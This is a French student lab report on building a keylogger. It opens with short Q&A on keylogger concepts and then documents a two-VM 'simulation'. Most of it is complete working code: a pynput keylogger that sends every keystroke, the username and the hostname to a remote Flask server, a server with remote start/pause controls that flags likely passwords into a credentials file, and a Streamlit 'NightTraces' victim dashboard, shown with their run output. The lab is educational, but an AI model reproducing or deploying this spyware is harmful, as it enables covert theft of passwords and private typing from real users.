

## LAB 1 : Développer un Keylogger

### **1. Expliquer brièvement le concept de keylogger. Et quels sont les dangers encourus si on est infecté pour ce genre de code malicieux ?**

Un keylogger est un programme capable d'enregistrer toutes les frappes effectuées sur un clavier. Il peut sauvegarder les touches tapées dans un fichier ou les envoyer à distance à un attaquant. Les cybercriminels l'utilisent pour voler des mots de passe, des numéros de carte bancaire, ou des informations personnelles.

Lorsqu'un ordinateur est infecté par un keylogger :

- Les identifiants de connexion (identifiant, mot de passe, etc.) peuvent être dérobés.
- Les conversations privées et les informations confidentielles peuvent être enregistrées.
- Cela compromet la confidentialité et la sécurité financière de la victime.
- Dans un environnement professionnel, cela peut mener à une fuite de données sensibles ou à une intrusion réseau.

### **2. Y a-t-il une utilisation légitime pour ce genre de programme ? expliquer**

Oui, dans certains cas, un keylogger peut être utilisé à des fins légitimes. Par exemple, par des administrateurs système pour surveiller l'activité d'un poste (avec accord des utilisateurs). Également, par des parents pour contrôler l'usage de l'ordinateur de leurs enfants, ou dans un contexte de test de sécurité (ethical hacking) pour analyser les comportements d'un malware. Ce type d'utilisation doit toujours être encadré légalement et transparent (consentement nécessaire).

### **3. Quel est le rôle du paramètre on\_press**

Le paramètre `on_press` permet de spécifier une fonction qui sera appelée automatiquement à chaque fois qu'une touche du clavier est pressée. Ici, on lui donne la fonction `processkeys`, donc *chaque pression de touche déclenche un appel à processkeys(key)*.

### **4. Quel est le rôle des instructions ci-dessus**

Le mot-clé `with` lance le listener proprement et garantit qu'il se fermera correctement en cas d'erreur.

La méthode `join()` permet de bloquer l'exécution du programme en attendant que le listener se termine.

⇒ Sans `join()`, le programme s'arrêterait immédiatement après l'avoir lancé.

### 11.3.3. Que fait la méthode open ?

- open() ouvre un fichier pour le lire ou écrire.
- S'il n'existe pas, il peut être créé automatiquement selon le mode choisi.

### 11.3.4. Que représente le paramètre "a" ?

Mode append :

- Le texte est ajouté à la fin du fichier
- Le fichier n'est jamais écrasé

### 11.3.5. À quoi sert logfile.close() ?

Elle sert à :

- fermer proprement le fichier
- libérer les ressources
- éviter les corruptions ou pertes de données

## 5. Lancer votre programme, que se passe-t-il lorsque vous tapez sur les touches du clavier ?

Chaque fois que vous appuyez sur une touche :

- La fonction processkeys est appelée.
- La valeur de la touche est affichée dans la console.

## 6. Quel est le problème avec l'affichage ?

Le problème :

- Certaines touches ne s'affichent pas correctement (key.space, key.enter, key.backspace...).
- Les touches spéciales montrent des objets Python (ex : <Key.space>).
- Les caractères spéciaux provoquent des exceptions car ils n'ont pas l'attribut char.


## **LAB 1 Extension Avancée : Projet de Simulation Keylogger**

Dans ce TP, nous étions amenés à concevoir et à déployer un système complet permettant de capturer, transmettre et visualiser en temps réel des frappes clavier à l'aide d'un keylogger. Nous avons développé ce keylogger afin de comprendre son fonctionnement interne, les risques qu'il représente et les mécanismes qui permettent de le détecter ou de s'en protéger.

Pour mener à bien ce TP, nous avons mis en place une architecture réaliste basée sur deux machines virtuelles. La première, jouant le rôle de machine cliente, exécute un keylogger développé en Python. Celui-ci est chargé d'intercepter chaque frappe clavier puis d'envoyer régulièrement les données collectées à un serveur distant. La seconde machine, configurée en tant que serveur, reçoit et traite ces données avant de les afficher dans une interface de supervision créée avec Streamlit. Cette interface est conçue pour s'actualiser automatiquement toutes les secondes et pouvoir offrir une visualisation des logs en temps réels par l'utilisateur.

Ce dispositif permet ainsi de simuler un scénario d'attaque dans lequel un poste compromis transmet discrètement les actions de l'utilisateur à un serveur contrôlé par un attaquant. Grâce au cloisonnement offert par les VMs, l'ensemble du projet est réalisé dans un environnement totalement isolé et sécurisé. Au-delà de la mise en œuvre technique, ce TP a pour objectif d'illustrer les enjeux de sécurité liés à la compromission des postes de travail, mais également d'appréhender les limites, contraintes et possibilités offertes par un outil de surveillance en temps réel.

## Visualisation graphique de notre architecture



**Code implémenter dans le fichier serveur.py (sur la machine attaquante)**

```
from flask import Flask, request
import os, json
from datetime import datetime

app = Flask(__name__)
BASE = "victims"

CONCAT = {}
CREDENTIALS = {}

# État du keylogger contrôlé depuis Streamlit
LOGGER_STATUS = {"active": True}

def looks_like_password(text):
    if len(text) >= 8 and any(c.isdigit() for c in text) and any(c in
    "!@#$%^&*-"
    "+;;" for c in text):
        return True
    return False

# -----
#      ROUTES DE CONTROLE
# -----
@app.route("/status", methods=["GET"])
def status():
    return LOGGER_STATUS

@app.route("/start", methods=["POST"])
def start():
    LOGGER_STATUS["active"] = True
    return {"status": "started"}

@app.route("/pause", methods=["POST"])
def pause():
    LOGGER_STATUS["active"] = False
    return {"status": "paused"}

@app.route("/stop", methods=["POST"])
def stop():
    LOGGER_STATUS["active"] = False
    return {"status": "stopped"}

# -----
#      LOG KEYLOGGER
# -----
@app.route("/receive", methods=["POST"])
def receive():
    if not LOGGER_STATUS["active"]:
        return {"status": "disabled"}, 200
```

```

data = request.get_json()
if data is None:
    return {"status": "error", "msg": "No JSON"}, 400

victim = data["victim"]
key = data["key"]
username = data["username"]
hostname = data["hostname"]
timestamp = datetime.now().strftime("%d/%m/%Y %I:%M:%S %p")

path = f"{BASE}/{victim}"
os.makedirs(path, exist_ok=True)

concat_file = f"{path}/concat.json"
creds_file = f"{path}/credentials.json"
info_file = f"{path}/info.json"

# Infos système
with open(info_file, "w") as f:
    json.dump({"victim": victim, "username": username, "hostname": hostname}, f, indent=4)

if victim not in CONCAT:
    CONCAT[victim] = ""

# Gestion des touches
if key == "<ENTER>":
    final_entry = {"timestamp": timestamp, "text": CONCAT[victim]}
    with open(concat_file, "a") as f:
        json.dump(final_entry, f)
        f.write("\n")

    if looks_like_password(CONCAT[victim]):
        with open(creds_file, "a") as f:
            json.dump(final_entry, f)
            f.write("\n")

    CONCAT[victim] = ""

elif key == "<BACKSPACE>":
    CONCAT[victim] = CONCAT[victim][:-1]
else:
    CONCAT[victim] += key
    entry = {"timestamp": timestamp, "text": CONCAT[victim]}
    with open(concat_file, "a") as f:
        json.dump(entry, f)
        f.write("\n")

return {"status": "received"}, 200

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=5000)

```

Ce code met en place un petit serveur Flask qui sert à contrôler et récupérer les données envoyées par un keylogger. Au début, il crée des variables pour stocker l'état du keylogger (actif ou non) et pour garder en mémoire ce que chaque victime est en train d'écrire. Le serveur propose plusieurs routes : /status pour connaître l'état du keylogger, /start, /pause et /stop pour l'activer ou le désactiver depuis l'interface Streamlit. La partie la plus importante, c'est la route /receive, qui reçoit chaque touche tapée sur la machine victime. Quand une frappe arrive, le serveur crée un dossier associé à la victime et y enregistre différentes informations : les infos système (nom d'utilisateur, nom de la machine), l'historique complet des textes tapés, et même les entrées qui ressemblent à des mots de passe grâce à une petite fonction qui vérifie la forme du texte. Le code gère aussi des touches spéciales comme Enter, qui valide la ligne tapée, ou Backspace, qui efface le dernier caractère. À chaque réception, le serveur enregistre ce qui a été écrit avec la date et l'heure. En résumé, ce code permet de piloter le keylogger à distance et de stocker clairement tout ce qu'il envoie.

#### Code implémenter dans le fichier panel.py (sur la machine attaquante)

```
import streamlit as st
import os
import json
import requests
import pandas as pd
import time

# -----
#           CONFIGURATION
# -----
st.set_page_config(
    page_title="NightTraces",
    layout="wide"
)

# -----
#           STYLE PREMIUM SHADOW
# -----
st.markdown("""
<style>
body, .block-container {
    background: #101019;
    color: #f0f0f0;
    font-family: 'Segoe UI', sans-serif;
}

/* TOPBAR */
.topbar {
    width: 100%;
    background: #12122a;
    padding: 15px 25px;
    display: flex;
    justify-content: space-between;
    align-items: center;
    border-bottom: 1px solid #0a84ff;
    position: sticky;
    top: 0;
}
```

```
z-index: 9999;
  box-shadow: 0 3px 15px rgba(0,0,0,0.5);
  margin-bottom: 20px;
}
.topbar h1 {
  color: #0a84ff;
  margin: 0;
  font-size: 28px;
  font-weight: 700;
}

/* CARD */
.card {
  background-color: #14141f;
  border-radius: 12px;
  padding: 20px;
  margin-bottom: 20px;
  border: 1px solid #222;
  box-shadow: 0 8px 20px rgba(0,0,0,0.4);
}

/* SELECTBOX */
div[data-baseweb="select"] > div {
  background-color: #1b1b2c !important;
  color: #f0f0f0 !important;
  border: 1px solid #0a84ff !important;
  border-radius: 6px;
}

/* BUTTONS */
.stButton>button {
  background-color: #0a84ff !important;
  color: white !important;
  border-radius: 8px;
  border: none;
  padding: 0.6rem 1rem;
  font-weight: 600;
  transition: 0.2s;
}
.stButton>button:hover {
  background-color: #006edc !important;
}

/* DATAFRAME */
.dataframe, th, td {
  background-color: #14141f !important;
  color: #f0f0f0 !important;
}
th {
  background-color: #1f1f2f !important;
  color: #0a84ff !important;
  padding: 10px !important;
}
td {
  padding: 8px !important;
}

/* HEADERS */
h2 {
  color: #0a84ff !important;
  margin-bottom: 15px;
```

```

}

</style>
"""', unsafe_allow_html=True)

# -----
#           TOPBAR & VICTIME
# -----
st.markdown('<div class="topbar">', unsafe_allow_html=True)
st.markdown('<h1>🔗 NightTraces</h1>', unsafe_allow_html=True)

BASE_DIR = "./victims"

def get_victim_list():
    victims = []
    if not os.path.exists(BASE_DIR):
        return victims
    for v_id in os.listdir(BASE_DIR):
        path = os.path.join(BASE_DIR, v_id)
        if not os.path.isdir(path):
            continue
        info_file = os.path.join(path, "info.json")
        username = "unknown"
        if os.path.exists(info_file):
            try:
                with open(info_file, "r") as f:
                    info = json.load(f)
                    username = info.get("username", "unknown")
            except:
                pass
        display_name = f"{username} ({v_id})"
        victims.append((display_name, v_id))
    return victims

victim_list = get_victim_list()
if len(victim_list) == 0:
    st.error("Aucune victime détectée")
    st.stop()

display_names = [v[0] for v in victim_list]
victim_ids = {v[0]: v[1] for v in victim_list}

selected_display = st.selectbox("Sélectionner une victime", display_names)
victim = victim_ids[selected_display]

st.markdown('</div>', unsafe_allow_html=True)

victim_dir = os.path.join(BASE_DIR, victim)
info_file = os.path.join(victim_dir, "info.json")
concat_file = os.path.join(victim_dir, "concat.json")
creds_file = os.path.join(victim_dir, "credentials.json")

# -----
#           CONTROL BUTTONS
# -----
st.markdown('<div class="card">', unsafe_allow_html=True)
st.subheader("⚙️ Contrôle du keylogger")

def send_action(action):
    try:
        requests.post(f"http://192.168.50.10:5000/{action}")
        st.success(f"Action envoyée : {action.upper()}")
    except:
        st.error("Une erreur s'est produite lors de l'envoi de l'action")

```

```

    except:
        st.error("Impossible de contacter le serveur Flask")

def clear_logs():
    try:
        open(concat_file, "w").close()
        open(creds_file, "w").close()
        st.success("Logs effacés avec succès !")
    except:
        st.error("Impossible d'effacer les logs.")

col1, col2, col3 = st.columns(3)
with col1:
    if st.button("▶ Start"):
        send_action("start")
with col2:
    if st.button("⏸ Pause"):
        send_action("pause")
with col3:
    if st.button("🗑 Clear Logs"):
        clear_logs()

st.markdown('</div>', unsafe_allow_html=True)

# -----
#           SYSTEM INFO
# -----
st.markdown('<div class="card">', unsafe_allow_html=True)
st.subheader("⌚ Informations système")
if os.path.exists(info_file):
    with open(info_file, "r") as f:
        info = json.load(f)
    st.json(info)
else:
    st.info("En attente des informations...")
st.markdown('</div>', unsafe_allow_html=True)

# -----
#           LOGS & CREDENTIALS
# -----
def read_jsonl(path):
    entries = []
    if os.path.exists(path):
        with open(path, "r") as f:
            for line in f:
                try:
                    entries.append(json.loads(line))
                except:
                    pass
    return entries

log_area = st.empty()
cred_area = st.empty()

# -----
#           STREAMING / SILENT REFRESH
# -----
while True:
    logs = read_jsonl(concat_file)
    creds = read_jsonl(creds_file)

```

```

# Logs table
with log_area.container():
    st.markdown('<div class="card">', unsafe_allow_html=True)
    st.subheader("Logs capturés")
    if len(logs) == 0:
        st.warning("Aucun log pour le moment...")
    else:
        df_logs = pd.DataFrame({
            "Date": [e["timestamp"] for e in logs[-200:]],
            "Texte": [e["text"] for e in logs[-200:]],
        })
        st.dataframe(df_logs, use_container_width=True,
hide_index=True)
    st.markdown('</div>', unsafe_allow_html=True)

# Credentials table
with cred_area.container():
    st.markdown('<div class="card">', unsafe_allow_html=True)
    st.subheader("Credentials détectés")
    if len(creds) == 0:
        st.info("Aucun credential détecté.")
    else:
        df_creds = pd.DataFrame({
            "Date": [e["timestamp"] for e in creds],
            "Valeur": [e["text"] for e in creds],
        })
        st.dataframe(df_creds, use_container_width=True,
hide_index=True)
    st.markdown('</div>', unsafe_allow_html=True)

time.sleep(1)

```

Ce script correspond à l'interface Streamlit utilisée pour superviser le keylogger. Il commence par configurer la page et appliquer un thème visuel personnalisé avec du CSS pour donner un style sombre et moderne à l'application. Ensuite, l'application scanne le dossier victims pour détecter toutes les victimes enregistrées par le serveur Flask. Pour chacune d'elles, elle récupère automatiquement les informations système afin d'afficher un menu déroulant permettant de sélectionner la machine à surveiller. Une fois la victime choisie, l'interface propose plusieurs boutons de contrôle : démarrer, mettre en pause le keylogger, ou effacer les logs. Chaque action est envoyée directement au serveur Flask via une requête HTTP. L'application affiche ensuite les informations système de la victime (comme le nom de l'utilisateur et le nom de la machine), puis lit en continu les fichiers concat.json et credentials.json produits par le serveur. Ces données sont affichées sous forme de tableaux mis à jour en temps réel. La fin du script utilise une boucle infinie qui recharge automatiquement les logs toutes les secondes grâce à time.sleep(1), ce qui permet d'avoir une interface qui se met à jour régulièrement sans que l'utilisateur ait la sensation d'un rafraîchissement complet de la page.

**Code implémenter dans le fichier keylogger.py (sur la machine victime)**

```
import json
import uuid
import time
import socket
import os
import requests
from pynput.keyboard import Listener, Key

SERVER_URL = "http://192.168.50.10:5000"

victim_id = str(uuid.uuid4())
victim_username = os.getlogin()
victim_hostname = socket.gethostname()

BUFFER = []

def send_payload(payload):
    try:
        requests.post(f"{SERVER_URL}/receive", json=payload, timeout=1)
        return True
    except:
        return False

def flush_buffer():
    global BUFFER
    for payload in list(BUFFER):
        if send_payload(payload):
            BUFFER.remove(payload)

def is_logger_active():
    try:
        data = requests.get(f"{SERVER_URL}/status", timeout=1).json()
        return data.get("active", True)
    except:
        return True

def on_press(key):
    if not is_logger_active():
        return

    timestamp = time.time()

    try:
        char = key.char
    except:
        if key == Key.space:
            char = " "
        elif key == Key.backspace:
            char = "<BACKSPACE>"
        elif key == Key.enter:
            char = "<ENTER>"
```

```
else:
    char = f"<{key}>"\n\npayload = {
    "victim": victim_id,
    "username": victim_username,
    "hostname": victim_hostname,
    "timestamp": timestamp,
    "key": char
}\n\nif not send_payload(payload):
    BUFFER.append(payload)\n\nflush_buffer()\n\n\nlistener = Listener(on_press=on_press)
listener.start()\n\nprint("[KEYLOGGER STARTED]")
print(f"Victim ID: {victim_id}")
print(f"Username : {victim_username}")
print(f"Hostname : {victim_hostname}")
\n\nlistener.join()
```

Ce script représente la partie “infectée” du keylogger, c'est-à-dire le programme qui tourne sur la machine de la victime et qui envoie les touches au serveur Flask. Au lancement, il génère un identifiant unique pour la victime et récupère automatiquement le nom d'utilisateur ainsi que le nom de la machine. Le keylogger utilise la librairie pynput pour écouter toutes les touches frappées sur le clavier. À chaque pression, il transforme la touche en texte exploitable (par exemple un espace, Enter ou Backspace), construit un petit paquet d'informations avec la touche, l'heure et les infos système, puis l'envoie au serveur. Si l'envoi échoue, le paquet est stocké dans un buffer et renvoyé plus tard, ce qui permet de ne pas perdre de données si le réseau coupe. Le script vérifie aussi régulièrement l'état du keylogger en contactant la route /status : cela permet au serveur de le mettre en pause ou de le réactiver à distance. Enfin, un listener tourne en continu tant que le programme est actif et affiche les informations de démarrage, comme l'ID de la victime.

## Simulation du fonctionnement de notre Keylogger

Nous commençons par démarrer notre serveur Streamlit grâce à la commande dédiée. Ce serveur représente la partie “gestionnaire” de notre architecture : c'est lui qui reçoit, analyse et affiche en temps réel les données envoyées par la machine victime.

```
(venv) keryann@keryann-VMware-Virtual-Platform:~/keylogger_server$ streamlit run panel.py  
You can now view your Streamlit app in your browser.  
Local URL: http://localhost:8501  
Network URL: http://192.168.50.10:8501
```


Ensuite, nous lançons la machine attaquante en mode écoute. Cette machine attend les connexions entrantes afin de récupérer les données envoyées par le script keylogger. Sans cette phase d'écoute, la communication entre les deux machines serait impossible.

```
keryann@keryann-VMware-Virtual-Platform:~/keylogger_server$ python3 server.py
 * Serving Flask app 'server'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment.
Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:5000
 * Running on http://192.168.50.10:5000
Press CTRL+C to quit
```


Nous exécutons ensuite le programme sur la machine victime. Celui-ci commence à envoyer des données vers le serveur. À ce stade, notre serveur Streamlit détecte bien la présence de la victime, mais aucun log n'apparaît encore. C'est normal : la collecte ne démarre que lorsque l'on appuie sur le bouton "Start" côté interface.

```
keryann@keryann-VMware-Virtual-Platform:~/victims$ python3 keylogger.py
[KEYLOGGER STARTED]
Victim ID: bc0ef8ec-1146-463d-922b-96d08e50121d
Username : keryann
Hostname : keryann-VMware-Virtual-Platform
```


Nous appuyons maintenant sur le bouton “Start” dans l’interface Streamlit. Une notification confirme que la récupération des logs a bien commencé. À partir de ce moment, chaque caractère tapé sur la machine victime peut potentiellement être intercepté et enregistré.




Nous appuyons maintenant sur le bouton “Start” dans l’interface Streamlit. Une notification confirme que la récupération des logs a bien commencé. À partir de ce moment, chaque caractère tapé sur la machine victime peut potentiellement être intercepté et enregistré.




Nous tapons ensuite plusieurs caractères sur la machine victime afin de vérifier le fonctionnement du système. Cette étape permet de simuler une utilisation réelle et donc de générer des données exploitables.



En retournant sur le serveur Streamlit, nous constatons que les logs sont bien apparus. Cela prouve que la communication entre la victime et notre serveur fonctionne correctement et que les frappes clavier sont bien interceptées.

